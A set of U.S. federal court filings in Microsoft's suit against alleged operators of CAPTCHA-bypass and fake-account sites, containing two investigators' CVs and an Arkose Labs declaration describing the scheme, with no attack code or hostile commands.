Mr. Stangl leverages his deep cybersecurity expertise to help clients tackle and overcome a wide range of data security, data protection, and privacy challenges. He specializes in the design and implementation of robust cybersecurity programs to safeguard critical assets, proactive threat intelligence, complex cyber investigations, and navigating the legal and regulatory implications of security incidents.

Before joining BRG, Mr. Stangl had a distinguished career spanning over twenty years as an FBI Special Agent, including as a member of the FBI’s Senior Executive Service. He most recently spearheaded the implementation of a cybersecurity program within the FBI’s Science and Technology Branch, safeguarding critical resources across multiple divisions. Mr. Stangl adhered to industry standards and best practices, including the NIST Cybersecurity and Risk Management Frameworks.

Mr. Stangl investigated a wide range of cyber cases at the FBI, including computer intrusions by cybercriminals and nation-states, counterintelligence and insider threats, intellectual property rights violations, online child exploitation, extortion, and internet fraud. The cases for which Mr. Stangl was responsible included matters involving millions of dollars of illicit funds transferred to Russia via a digital currency exchange; a cross-jurisdictional, coordinated takedown of over seventy cybercriminals associated with the “Zeus Trojan” email malware; the apprehension and conviction of the creator of “Gozi” malware; a multinational investigation into the use of stolen account information from a hacked ATM network, resulting in nine convictions and millions of dollars seized in cash and property; dismantlement of the LulzSec hacking group; and the FBI’s response to nation-state–sponsored distributed denial-of-service (DDoS) attacks on US banks’ websites—the most significant and sustained DDoS attacks against US critical infrastructure originating from a nation-state actor in history.

Mr. Stangl held leadership roles at the FBI’s New York and Newark field offices as well as FBI headquarters in Washington, DC. He served as Assistant Special Agent-in-Charge at the FBI Newark field office, leading the Joint Terrorism Task Force, Counterintelligence squads, and Cyber Task Force. He also was Chief of Operations for the National Cyber Investigative Joint Task Force, enhancing interagency information exchange and intelligence integration in the cyber field.

Mr. Stangl earned a number of awards for distinguished government service, including the FBI Director’s Award for Excellence in Outstanding Cyber Investigation in 2010 for his instrumental role in identifying and



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dismantling an international cybercrime organization that targeted US critical infrastructure; and again in 2011 for his leadership in an innovative investigation into a prolific cybercrime enterprise.

During his time at the FBI, Mr. Stangl emphasized partnering with the private sector by fostering shared situational awareness of the cyber threat landscape through collaboration, information exchange, and intelligence sharing. In 2015, he received the Director of National Intelligence's National Intelligence Community Award for Intelligence Integration for leadership in neutralizing a threat country through analytic, operational, and outreach initiatives.

## Work History

**Section Chief, Senior Executive Service (SES)**, Federal Bureau of Investigation, 06/2020 to 06/2023.

**FBI** – Washington, DC

### Science and Technology Branch (STB)

- Architected and led the implementation of a cybersecurity program to protect high-level scientific and operational technology resources used for investigations and intelligence across the Criminal Justice Information Services, Laboratory, and Operational Technology Divisions, using industry standards and best practices such as the NIST Cybersecurity and Risk Management Framework (NIST SP 800-37).
- As a senior advisor and SME to the Executive Assistant Director, worked with FBI executives to identify, monitor, and reduce risk in conjunction with the FBI Office of the Chief Information Officer (OCIO).
- Created a unique risk register to provide executives with empirical data and expert opinion to make risk-based decisions.
- Implemented a cybersecurity sprint plan with a catalog of security and privacy controls (NIST SP 800-53) to protect organizational operations and assets from a variety of threats.
- To increase awareness and improve the culture, educated stakeholders on cybersecurity, including developing a Cybersecurity Principle statement for STB and ensuring its adoption.

### Cyber Division

- Executive-led the National Cyber Investigative Joint Task Force (NCIJTF), a multi-agency national focal point comprised of more than 30 law enforcement, intelligence, and Department of Defense agencies with co-located representatives working together to fulfill the U.S. Government's mission. Utilized technology to widen the scope of interagency communication and integration of intelligence.
- Responsible for leading the FBI Cyber Division's 24/7 Federal Cyber Center, Cyber Watch, to ensure the FBI complied with the Presidential Policy Directive (PPD-41) and U.S. Cyber Incident Coordination. In charge of coordinating notable activities in response to cyber threats:
  - **Log4J:** Exploitation of critical remote code execution (RCE) vulnerabilities in Apache's Log4j software library, including CVE-2021-44228 (known as "Log4Shell"), CVE-2021-45046, and CVE-2021-45105.
  - **SolarWinds Response:** Supply-chain attack of SolarWinds Corporation by the Russian Foreign Intelligence Service.
  - **Kaseya VSA Supply-Chain Ransomware Attack:** Supply-chain ransomware attack exploiting a vulnerability in Kaseya VSA software against multiple managed service providers (MSPs).

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- **Colonial Pipeline Networks Ransomware Attack:** Ransomware attack on Colonial Pipeline Company networks, impacting the oil supply along the East Coast.

**Assistant Special Agent-In-Charge (ASAC), 01/2017 to 06/2020**

**FBI – Newark, NJ**

- Responsible for leading National Security programs, including the New Jersey-based Joint Terrorism Task Force (JTTF). This JTTF was comprised of investigators and analysts from various law enforcement and intelligence agencies, and its primary duties included conducting counterterrorism investigations, collecting and sharing intelligence for shared situational awareness, responding to threats and incidents, and crisis management. Additionally, led the Counterintelligence program to prevent and investigate intelligence activities in the U.S., as well as the Cyber program to investigate cyber attacks and provide subject matter expertise to the private sector in support of network defense efforts.
- Partnered with the New Jersey Office of Homeland Security and Preparedness to create the Biotechnology Threat Focus Cell (BTFC) to recognize and reduce threats to the biotechnology industry that are related to national security and insider threats. Encouraged threat sharing with private sector companies, which improved cooperation, intelligence and pattern sharing, and tackled issues that the industry is dealing with. Fostered intelligence sharing during Operation Warp Speed, a federal effort that expedited the growth of numerous COVID-19 vaccine candidates.

**Acting Section Chief, Cyber Division, 06/2014 to 12/2016**

**FBI – Washington, DC**

- Established a new cybercriminal operations section to provide oversight and assistance to field operations, allowing them to disrupt cyber adversaries, as well as analyze and provide intelligence for operational action and the protection of victims.
- Oversaw executive operations of three locations, including the Cyber Initiative and Resources Fusion Unit, Internet Crime Complaint Center, and Major Cyber Crimes Unit. Created initiatives to disrupt the cybercrime ecosystem in terms of malware, infrastructure, communications, and financial. Maintained contact with management, co-workers, external agencies, government officials, media, and the public. Drove the workforce to reach goals through respect, mentorship, and guidance. Set a vision and created plans to attain goals and objectives. Made decisions after examining all related circumstances, events, and options.
- Formed an international cybercrime coordination cell to unite the FBI's most important international and domestic partners in the battle against cybercrime in one place. A cross-functional multi-national development team was set up to design a standardized database schema to normalize various data types, such as bulletin boards, private messages, image galleries, blogs, marketplaces, and virtual currency databases, to enhance information sharing and reduce the time needed to identify actors and link criminal activity.

**Unit Chief, Cyber Division, 07/2012 to 05/2014**

**FBI – Washington, DC**

- Headed a team to identify and defeat nation-state adversaries that were targeting U.S. critical infrastructure from the Middle East and Africa. Implemented a model for private sector coordination which involved the rapid

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distribution of reliable indicators; classified briefings to provide more information; and cooperation among competitors to promote the exchange of best practices to support collective defense.

- Created the FBI Liaison Alert System (FLASH) report to supply important technical data compiled by the FBI to private sector partners, aiming to equip recipients with effective intelligence to assist in the quick reaction in combating threats.

#### **Supervisory Special Agent, 01/2010 to 06/2012**

**FBI – New York, NY**

- Led a team investigating complex cybercrime matters on behalf of the FBI with a direct impact on the welfare, economy, and security of the United States.
- Collaborated with the United States Attorney's Office, local, state, and federal partners, Legal Attaché Offices, the FBI's overseas offices, and foreign law enforcement counterparts to create strategic partnerships, plans, and initiatives that aided in apprehending and prosecuting international cyber criminals.

#### **Special Agent (Cyber), 05/2003 to 12/2010**

**FBI – Oklahoma City, OK**

- Duties included investigating cybercrime related to computer intrusions, intellectual property rights violations, online child exploitation, extortion, and Internet fraud.
- Member of the FBI's Cyber Action Team (CAT), a rapid-response team that could be deployed anywhere in the country to handle major cyber incidents.
- Program coordinator for the Oklahoma chapter of the InfraGard Members Alliance, a joint venture between the FBI and the private sector to safeguard U.S. Critical Infrastructure.

#### **Notable Milestones**

##### **Loomis, Fargo, and Company High Tech Heist**

I successfully investigated an operations manager who had unlawfully obtained an encrypted combination for a bank drop box in an Oklahoma City, Oklahoma mall and stole more than \$200,000 over a Thanksgiving weekend. This resulted in one of the earliest jury trial convictions of the Computer Fraud and Abuse Act (CFAA) in the State of Oklahoma.

##### **Operation Cardshop**

I conceived and led an undercover operation targeting online criminals engaged in the theft and trafficking of stolen financial and personal identification data, known as "carding." This operation established an undercover forum, called "Carder Profit," which allowed users to discuss criminal activity, make offers to sell and exchange goods and services related to carding, among other things. The purpose of the operation was to identify cybercriminals, investigate their crimes, and protect innocent victims from harm. The FBI was able to monitor discussion threads posted to the site, as well as private messages sent between registered users, and record the Internet Protocol addresses of users' computers when they accessed the site. Coordinated action by 34 FBI offices and 20 foreign law enforcement partners across 15 countries resulted in over 120 enforcement actions, including 27 arrests, 30 subject interviews, 30 search warrants, and the prevention of over \$205 million in economic losses, protection of over 400,000 potential

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cybercrime victims, and the notification of over 40 companies, government entities, and educational institutions of the breach of their networks.

#### **Iran DDoS Attacks Private Sector Coordination**

I led the FBI's response to Iran state-sponsored Distributed Denial of Service (DDoS) attacks conducted by Islamic Revolutionary Guard Corps-Affiliated Entities on U.S. banks' websites, which were the most significant and sustained DDoS attacks against U.S. critical infrastructure originating from a nation-state actor in history. To help the targeted victims, I created the FBI Liaison Alert System (FLASH) report, which provided attack indicators and was key for private industry as the FBI was able to articulate that the indicators were of "high confidence," meaning companies knew the actions they took would not affect legitimate customers. Disseminated 35 FLASH messages having over 115,000 attack indicators and supplied classified threat briefings to Chief Information Security Officers (CISOs) from 145 financial institutions and government agencies. Through this outreach and expedited release of indicators, the FBI was able to reduce the impact of DDoS attacks and established a best practice for the dissemination of information related to other cyber threats.

#### **Saudi ARAMCO Investigation**

I assembled a team and traveled to the Kingdom of Saudi Arabia (KSA) to investigate a major cyberattack on ARAMCO, an oil company, which rendered over 30,000 desktop computers inoperable. With the support of KSA, my team studied the available intelligence and evidence to create a one-page overview of the attack and a whitepaper containing details such as malware executables, files, MD5 hashes, and registry keys. This information was used to give threat briefings to oil and gas companies, as well as to bolster the defense of critical infrastructure.

#### **Lulzsec Hactivist Group Investigation**

I led a team in the investigation of the Lulzsec hactivist group, which had orchestrated hundreds of cyber-attacks that compromised the security of government, education, financial services, entertainment, and technology entities. Through collaboration with our partners, my team successfully identified, apprehended, and gained the cooperation of the group's leader, Hector Monsegur, also known as "Sabu". The pinnacle of our investigation was the arrest of Jeffrey Hammond, also known as "Anarchaos", who was responsible for high-profile intrusions such as the Strategic Forecasting, Inc. hack, which affected thousands of people, including employees and subscribers. As the actor had used The Onion Router (TOR) to mask his identity, we needed to deploy sophisticated investigative techniques and work with our partners in order to bring the investigation to a successful conclusion. Ultimately, our team was able to prevent over 300 cyber-attacks worldwide.

#### **Operation Citiskim**

As lead investigator, extensive coordination with foreign law enforcement and utilizing sophisticated investigative techniques, resulted in 14 arrests, 10 indictments, 9 convictions, spin-off investigations, millions of dollars seized in cash and property, and the first-ever criminal extradition from Estonia in the case of Aleksandr Kalinin, aka "Grig" and Nikolay Nasenkov, aka "Loader". These two Russian nationals had conspired to hack U.S.-based financial institutions and use stolen account information to steal millions of dollars from victims' bank accounts. Through the scheme, they had hacked an ATM network used by multiple financial institutions and stole over 800,000 accounts, causing at least

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\$7.8 million in losses. One of the investigative techniques I used was posing as a cooperating individual online, which led to the arrest of a leader of the criminal organization when two foreign nationals were lured to the U.S.

#### **Gozi Malware Investigation**

I led a team in prosecuting a Russian national and their cohorts for their involvement in the "Gozi" malware, which was created to evade antivirus scanners and infect over a million computers worldwide. This malware was used to steal usernames and passwords from victims' bank accounts, resulting in tens of millions of dollars in losses. The three main perpetrators were Nikita Kuzmin (known as "76"), Deniss Calovskis (known as "Miami"), and Mihai Ionut Paunescu (known as "Virus"). All three were charged in relation to the scheme.

#### **Coletronic Computer, Inc.**

Investigated and obtained the conviction of the owner of Coletronic Computer, Inc. for trafficking counterfeit Cisco products. The owner imported generic computer equipment from China that resembled Cisco networking devices, as well as packages of white stickers with CISCO model numbers, which he then marketed and sold as genuine Cisco products in the US and Europe.

#### **Operation Trident BreACH**

I formed the Money Mule Working Group (MMWG) by leveraging liaison contacts, a first of its kind collaboration between the United States Secret Service, Diplomatic Security Service, Department of Homeland Security/Homeland Security Investigations, the United States Attorney, Southern District of New York, and New York District Attorney-New York County. Cybercriminals spread the "Zeus Trojan" malware through email, which, when opened, embedded itself onto victim computers and recorded bank account numbers and passwords. From there, the criminals took control of the victim bank accounts and made unauthorized wire transfers into accounts opened by foreign actors with student visas and fake foreign passports. The MMWG was able to identify, arrest, and disrupt the activity, culminating in a cross-jurisdictional coordinated take-down that resulted in 73 actors charged, 25 convictions, and over \$360,000 in restitution.

#### **WebMoney Exchanger Investigation**

I succeeded in bringing to justice a digital currency exchanger in New York who had enabled millions of dollars of illicit funds to be transferred to Russia through the conversion of those funds into WebMoney, a virtual currency with a cash equivalent.

#### **Education**

##### **Master of Science in Information Technology (2018)**

Carnegie Mellon University - Pittsburgh, PA

Graduated with Highest Distinction

##### **Master of Business Administration (2001)**

Monmouth University - West Long Branch, NJ

##### **Bachelor of Science (1995)**

Peru State College - Peru, NE

### **Accomplishments**

#### **New York City Federal Executive Board, Teamwork Award (2010)**

- Recognized for outstanding achievement in the service of the United States Government, Operation High Rise counterterrorism investigation.

#### **Recipient of FBI Director's Award, Outstanding Cyber Investigation (2010)**

- Recognized for successfully dismantling a well-organized international cybercrime ring.

#### **Recipient of FBI Director's Award, Outstanding Cyber Investigation (2011)**

- Recognized for exemplary leadership in an innovative investigation into a prolific cybercrime enterprise.

#### **Director of National Intelligence's Intelligence's National Intelligence Community Award for Intelligence Integration (2015)**

- For my leadership in providing sustained integrated intelligence support through analytic, operational, and outreach initiatives, I was recognized for successfully neutralizing an identified threat country.

### **Certifications**

**GIAC Cloud Security Essentials Certification (GCLD)**, Issued, June, 2023

**Certified Information Systems Security Professional (CISSP)**, Issued November 2021

**GIAC Information Security Professional (GISP)**, Issued August 2020

### **LinkedIn Profile**

[www.linkedin.com/in/christopherstangl](http://www.linkedin.com/in/christopherstangl)

UNITED STATES DISTRICT COURT  
SOUTHERN DISTRICT OF NEW YORK

|                        |   |
|------------------------|---|
| -----X                 |   |
| MICROSOFT CORPORATION, | : |
|                        | : |
| Plaintiff,             | : |
| -against-              | : |
|                        | : |
| DUONG DINH TU,         | : |
| LINH VAN NGUYEN, and   | : |
| TAI VAN NGUYEN,        | : |
|                        | : |
| Defendants.            | : |
| -----X                 |   |

Case No.

JURY TRIAL DEMANDED

REQUEST TO FILE UNDER SEAL

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**DECLARATION OF PATRICE BOFFA IN SUPPORT OF  
PLAINTIFF MICROSOFT’S MOTION FOR AN EMERGENCY *EX PARTE*  
TEMPORARY RESTRAINING ORDER AND ORDER TO SHOW CAUSE**

---

I, Patrice Boffa, declare as follows:

1. I am the Chief Customer Officer of Arkose Labs, a global cybersecurity company focused on detecting, preventing, and eliminating cyber fraud and other cyber threats for prominent institutional clients such as Microsoft Corporation. Arkose has approximately 200 employees across offices in the United States, Australia, Spain, England, Costa Rica, India, and Argentina. I make this declaration in support of Microsoft’s motion for an emergency *ex parte* temporary restraining order and order to show cause why a preliminary injunction should not be entered in the above-captioned case.

2. In my role at Arkose, I advise our customers, including Microsoft, on the use of Arkose cybersecurity and antifraud products and services. Prior to joining Arkose in October 2021, I held various roles within the security departments of two major technology companies

where I had a considerable focus on cybersecurity threats. A true and correct copy of my curriculum vitae is attached to this declaration as Exhibit 1.

3. Since in or about August 2021, I have been investigating the structure and function of a criminal organization referred to herein as the “Fraudulent Enterprise” (or the “Enterprise”). The Enterprise is a group of individuals in the business of using fraud and deception to breach Microsoft’s security systems, procuring Microsoft accounts in the names of fictitious users, and selling these fake accounts to cybercriminals for a wide variety of internet-based crimes (the “Fraudulent Scheme”).

4. I make this declaration based upon my personal knowledge, and upon information and belief from my review of documents and evidence collected during Arkose’s investigation of the Fraudulent Enterprise.

**I. Background on CAPTCHA**

5. The cybersecurity services that Arkose provides to Microsoft include so-called “CAPTCHA” security measures. The term “CAPTCHA” stands for “Completely Automated Public Turing Test to tell Computers and Humans Apart.” CAPTCHA is a security measure used to verify that someone attempting to enter a particular service or ecosystem over the Internet is actually a human being, as opposed to an Internet “bot.” CAPTCHA tests do so by presenting different types of challenges that, if answered correctly, provide a high level of confidence that the apparent user solving the challenge is, in fact, a human being. Such challenges may include, for example, (i) re-typing a code appearing in an image, (ii) selecting the images that display a certain type of object (e.g., streets or cars), or (iii) rotating a figure a particular way as requested. When a CAPTCHA challenge is successfully solved, a unique digital “token” is created, which may then be used for a very short period of time (before “timing out”) to gain access to a particular service



or ecosystem. Each unique token is supposed to grant access one time only, but can be exploited to bypass other CAPTCHA challenges until the token “times out.”

6. Because of the high incidence of cybercrime associated with the use of bots, Microsoft utilizes CAPTCHA challenges powered and operated by Arkose as an antifraud tool to help ensure, among other things, that only real human beings are permitted to obtain Microsoft accounts.

7. While CAPTCHA has been widely acclaimed for its success in defeating fraud, some bad actors (including the Fraudulent Enterprise) have found ways to misuse CAPTCHA tokens by harvesting them in bulk through the use of bots and then selling them to customers, who may then quickly utilize the tokens for improper purposes before they expire. Such improper purposes include the bulk creation of fake Microsoft accounts for later use in cyberattacks and other misconduct.

## **II. History of the Fraudulent Enterprise**

8. Arkose first discovered signs of the Fraudulent Enterprise in or about August 2021, when my team observed anomalies in Microsoft account-creation traffic, including the creation of accounts at a scale so large, fast, and efficient that it must have been perpetrated through automated, machine-learning technology (rather than through human actions).

9. Arkose conducted various initial mitigation efforts in and around August 2021, including by enhancing existing CAPTCHA challenges, verifying timeouts (in order to limit the lifetime of a solved puzzle token so it would have little or no value to the Enterprise or its criminal customers), and blocking verifications on any challenges that we understood to be coming from the Enterprise’s website, which we eventually learned was called “AnyCAPTCHA.com” (the “AnyCAPTCHA Website”). By November 2021, however, the sophisticated cybercriminals

operating the AnyCAPTCHA Website began defeating the challenges again, suggesting that they had adapted to Arkose's enhancements.


10. Through queries on the "WHOIS.com" database (which contains public information about website domains and registration), we learned that in addition to operating the AnyCAPTCHA.com website (which, as noted, sold only the tokens to defeat CAPTCHA tests for the purpose of creating a Microsoft account), the Fraudulent Enterprise also began operating a website known as "Hotmailbox.me," which sells pre-authorized Microsoft accounts that the Fraudulent Enterprise procured itself by using its own bot-harvested CAPTCHA-defeating tokens (the "Hotmailbox Website").

11. The fact that the same cybercriminals operated both the AnyCAPTCHA and Hotmailbox Websites is evidenced by a chat, which occurred on January 14, 2022, between a member of my team at Arkose and the "help desk" function of the AnyCAPTCHA website. A screenshot of this chat is depicted in Figure 1 below.<sup>1</sup>

---


<sup>1</sup> A redaction has been made to information within Figure 1 that, if revealed, would identify the undercover methods and means used to investigate the Fraudulent Enterprise's ongoing criminal activity. An unredacted version of Figure 1 will be made available during discovery in this action assuming that an appropriate protective order is entered.

FIGURE 1



12. In or about December 2022, the Fraudulent Enterprise appeared to migrate its criminal services from the AnyCAPTCHA Website to a similar but revamped site known as 1stCAPTCHA.com (“1stCAPTCHA Website”), from which they claimed to process fraudulently-obtained CAPTCHA tokens four times faster than on the prior site. Figure 2 below is a screenshot of a message displayed on July 4, 2023 on the AnyCAPTCHA Website, directing customers to the 1stCAPTCHA Website.

FIGURE 2



13. Based on my investigation, the Fraudulent Enterprise attempts to avoid detection and disguise itself by using proxy services and recycling their U.S. Internet protocol (“IP”) addresses and Autonomous System Numbers (“ASNs”) through products offered by companies known as ColoCrossing, Cloudflare, Bright Data and Proxyrack. In total, the Fraudulent Enterprise has utilized at least 2.6 million IP addresses across 16,000 ASN numbers.

**III. Connections to Defendants**

14. Arkose’s investigation of the Fraudulent Enterprise has determined that one of the individuals involved in the Enterprise is Linh Van Nguyen, who is named as a Defendant in the above-captioned case. This is based in part on the fact that when someone attempts to purchase the CAPTCHA-defeating tool provided by the 1stCAPTCHA Website using PayPal or

Vietcombank, the 1stCAPTCHA Website directs them to make the payment directly to this individual.

15. Furthermore, WHOIS search results verify that the AnyCAPTCHA, 1stCAPTCHA, and Hotmailbox Websites were all registered by registrants in Vietnam. Specifically, the AnyCAPTCHA and 1stCAPTCHA Websites were registered by the same corporation in Vietnam, and the Hotmailbox Website was registered by Duong Dinh Tu, who is also named as a Defendant in the above-captioned case. Figure 3 below depicts a screenshot of the WHOIS results for the Hotmailbox Website reflecting that it was registered by Tu.

**Figure 3**

**WHOIS search results**

Domain Name: hotmailbox.me  
 Registry Domain ID: ba9177103c3c459ebe5a6ac360215082-DONUTS  
 Registrar WHOIS Server: www.onlinenic.com/domain-whois/  
 Registrar URL: https://www.onlinenic.com/signup/  
 Updated Date: 2022-09-29T02:52:33Z  
 Creation Date: 2021-11-03T02:21:41Z  
 Registry Expiry Date: 2023-11-03T02:21:41Z  
 Registrar: OnlineNIC, Inc.  
 Registrar IANA ID: 82  
 Registrar Abuse Contact Email: complaints@onlinenic.com  
 Registrar Abuse Contact Phone:  
 Domain Status: ok https://icann.org/epp#ok

Registry Registrant ID: REDACTED FOR PRIVACY  
 Registrant Name: REDACTED FOR PRIVACY  
 Registrant Organization: **Duong Dinh Tu**  
 Registrant Street: REDACTED FOR PRIVACY  
 Registrant City: REDACTED FOR PRIVACY  
 Registrant State/Province: **Ho Chi Minh**  
 Registrant Postal Code: REDACTED FOR PRIVACY  
 Registrant Country: **VN**  
 Registrant Phone: REDACTED FOR PRIVACY  
 Registrant Phone Ext: REDACTED FOR PRIVACY  
 Registrant Fax: REDACTED FOR PRIVACY  
 Registrant Fax Ext: REDACTED FOR PRIVACY  
 Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.

**IV. Damage Caused by the Fraudulent Enterprise**

16. Based on our assessment of dedicated IP addresses used by the Fraudulent Enterprise and Password Unique Identifiers with sign-ins from these accounts,<sup>2</sup> we estimate that the Fraudulent Enterprise has created and sold roughly 750 million fake Microsoft accounts to date.

17. According to its websites, the Fraudulent Enterprise sells such fake Microsoft accounts for an average sale price of roughly \$0.004 per account, meaning that the Enterprise


<sup>2</sup> Every Microsoft account has its own unique Password Unique Identifier code.

would have collected an unlawful profit of roughly \$3 million as a result of the Fraudulent Scheme victimizing Microsoft and its customers.

18. Arkose has undertaken resource-intensive efforts—at millions of dollars in expense to Microsoft—to identify and disrupt the Fraudulent Enterprise. Indeed, since approximately August 2021, when Arkose first discovered the threat that became known as the Fraudulent Enterprise, we have assigned as many as 30 employees, working 24 hours per day, each day of the week (24/7), to a team focused on abating these efforts. As a result, Microsoft has incurred millions of dollars in fees and costs for Arkose services relating to disrupting the Fraudulent Enterprise.

19. Based on my experience, the Fraudulent Enterprise currently poses the largest danger to Microsoft of any cyber threat actor. Specifically, according to Arkose’s traffic categorization statistics, which are shown in Figure 4 below, as compared to other attackers, 1stCAPTCHA has the highest percentage of verified sessions, nearly doubling other attackers. This demonstrates the level of sophistication of the Fraudulent Enterprise and its ability to constantly adapt to avoid Arkose’s and Microsoft’s detection and prevention efforts.

**FIGURE 4**

| Traffic categorisation: session counts 28/09 - 11/09  |                      |                      |           |            |                       |
|--|----------------------|----------------------|-----------|------------|-----------------------|
| Attacker / Category  | #sessions (millions) | #verifies (millions) | %verified | %attempted | %solved (per attempt) |
| 1stCaptcha   | 68.3                 | 45.7                 | 67.0      | 83.0       | 92.2                  |
| High Wall  | 109.0                | 33.8                 | 31.1      | 33.3       | 94.8                  |
| Other attackers  | 94.1                 | 30.8                 | 32.7      | 62.7       | 66.8                  |
| Legit users  | 33.5                 | 22.8                 | 68.2      | 76.1       | 95.4                  |

20. In February 2023, Arkose experienced a distributed denial-of-service (“DDoS”) attack on its systems.<sup>3</sup> Arkose has attributed this DDoS attack, based on a root cause analysis, to the AnyCAPTCHA Website and the Fraudulent Enterprise as its operator.

**V. Defendants’ Scheme is an Industry-Wide Problem**

21. The Enterprise’s CAPTCHA-defeating tools are used against a host of technology companies that employ CAPTCHA challenges provided by Arkose to secure their systems. In other words, the Enterprise’s Fraudulent Scheme is a significant issue not only for Microsoft, but for numerous other Arkose clients and the technology industry as a whole.

I declare under penalty of perjury of the laws of the United States of America that the foregoing is true and correct.

Executed on this 30<sup>th</sup> day of NOVEMBER, 2023 in Mountain View, CA.



\_\_\_\_\_  
Patrice Boffa

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<sup>3</sup> DDoS attacks disrupt the traffic of a network, service, or sever by overwhelming it or its surrounding infrastructure with irregularly large amounts of internet traffic.

# Exhibit 1



# PATRICE BOFFA



## Chief Customer Officer

Innovative, profit-oriented Services and Support Executive with proven success in increasing revenues, improving margins and customer satisfaction. M&A services and support expertise in evaluation, diligence and integration of corporate acquisitions.

## Areas of expertise

- Product management and Innovation
- Strategic planning and execution
- Change management
- M&A due diligence and integration
- Resource planning and allocation
- Business consulting

## EXPERIENCE

### OCT 2020 – CURRENT

#### CHIEF CUSTOMER OFFICER, ARKOSE LABS

- As CCO built a scalable high growth global business, driving productivity improvements and maximizing capital efficiency.
- 140% NRR achieved through executing a customer first approach to ensure customer success.
- Built out 24/7 live support organization across LATAM, EMEA and APJ
- Launched a Managed Services offer that generated 15% of company revenue and make the Customer Success organization profitable after 18 months.

### OCT 2019 – OCT 2020

#### ADVISOR AND SEED INVESTOR, HYDROLIX INC.

- Advising early-stage startup with big ambitions to change the economics of high-density data.
- Helped the team with customer success ground work around support best practices, documentation, processes and workflows.

### JAN 2016 – JUN 2019

#### VICE PRESIDENT AND CTO SERVICES AND SUPPORT, AKAMAI TECHNOLOGIES

- Consistently delivered revenue and margins. On track to deliver 16% YoY growth hitting \$500M in services and support revenue with and operational gross margin of 55% in 2019
- Implemented modeling and reporting for services products in alignment with P&L, revenue and margins
- Developed and implemented a deal approval system improving revenue by 7% and margins by 5% on new deals and renewals
- Rationalized active product catalog from 21 products to 6 products and end of life/sale over 300 products to improve operational efficiency

- Realigned expectations and built an effective engineering organization that successfully improved margin by 8% automating manual processes
- M&A performed: evaluation, due diligence, modeling and integration of services and support for: SOHA, SOASTA, Nominum and Janrain. Consistently delivering margins modeled in the 3-year plan

**2013 – 2016**

**SENIOR DIRECTOR PROFESSIONAL SERVICES, AKAMAI TECHNOLOGIES**

- Transformed Professional Services by introducing “security services”, charging 18% premium and contributing to 30% of overall services in the first 2 years
- M&A Evaluation, due diligence, modeling and implementation of services and support for Prolexic

**2010 – 2013**

**SENIOR MANAGER PROFESSIONAL SERVICES, AKAMAI TECHNOLOGIES – BAY AREA**

- Created services consulting vision with the notion of revenue drag (for every \$1 spend in consulting customers buy an additional \$4/month of platform revenue)
- M&A Evaluation, due diligence, modeling and implementation of services and support for: Blaze and Cotendo

**2008 – 2010**

**STRATEGIC ENGAGEMENT MANAGER, AKAMAI TECHNOLOGIES – BAY AREA**

Supported 5 of the top 15 US accounts delivering consistent growth and no churn

**2007 – 2008**

**MAJOR ACCOUNT EXECUTIVE, AKAMAI TECHNOLOGIES - FRANCE**

Application Performance sales overlay for Southern Europe achieved 118% of quota

**2004 – 2007**

**SENIOR TECHNICAL CONSULTANT, AKAMAI TECHNOLOGIES - FRANCE**

Providing pre and post sales consulting and support for Southern Europe and Brazil customers

**2000 – 2004**

**SYSTEMS AND NETWORK ENGINEER, MONACO TELECOM - MONACO**

Building Monaco Telecom ISP online subscription portal and public WIFI infrastructure

**EDUCATION**

**JUNE 2004**

**MASTER INTERNET ENGINEERING, UNIVERSITE DE TOULON - FRANCE**

Valedictorian of 2004 class

**JUNE 2000**

**BACHERLOR INFORMATION AND COMMUNICATION, UNIVERSITE NICE - FRANCE**

## ACTIVITIES

- **Culture and Languages** – fluent in English, Spanish, French and Portuguese
- **Innovation** – 3 patents (US [US9531720B2](#), WO EP US CN [US20170109797A1](#), US [US20160057163A1](#))
- **Recognition** – Danny Lewin Award (highest Akamai Technologies award) and 3 times Akamai President’s Club

UNITED STATES DISTRICT COURT  
SOUTHERN DISTRICT OF NEW YORK

|                        |   |
|------------------------|---|
| -----X                 |   |
| MICROSOFT CORPORATION, | : |
|                        | : |
| Plaintiff,             | : |
| -against-              | : |
|                        | : |
| DUONG DINH TU,         | : |
| LINH VAN NGUYEN, and   | : |
| TAI VAN NGUYEN,        | : |
|                        | : |
| Defendants.            | : |
| -----X                 |   |

**Case No.**

**JURY TRIAL DEMANDED**

**REQUEST TO FILE UNDER SEAL**

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**DECLARATION OF JASON ROZBRUCH IN SUPPORT OF  
PLAINTIFF MICROSOFT’S MOTION FOR AN EMERGENCY *EX PARTE*  
TEMPORARY RESTRAINING ORDER AND ORDER TO SHOW CAUSE**

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I, Jason Rozbruch, declare as follows:

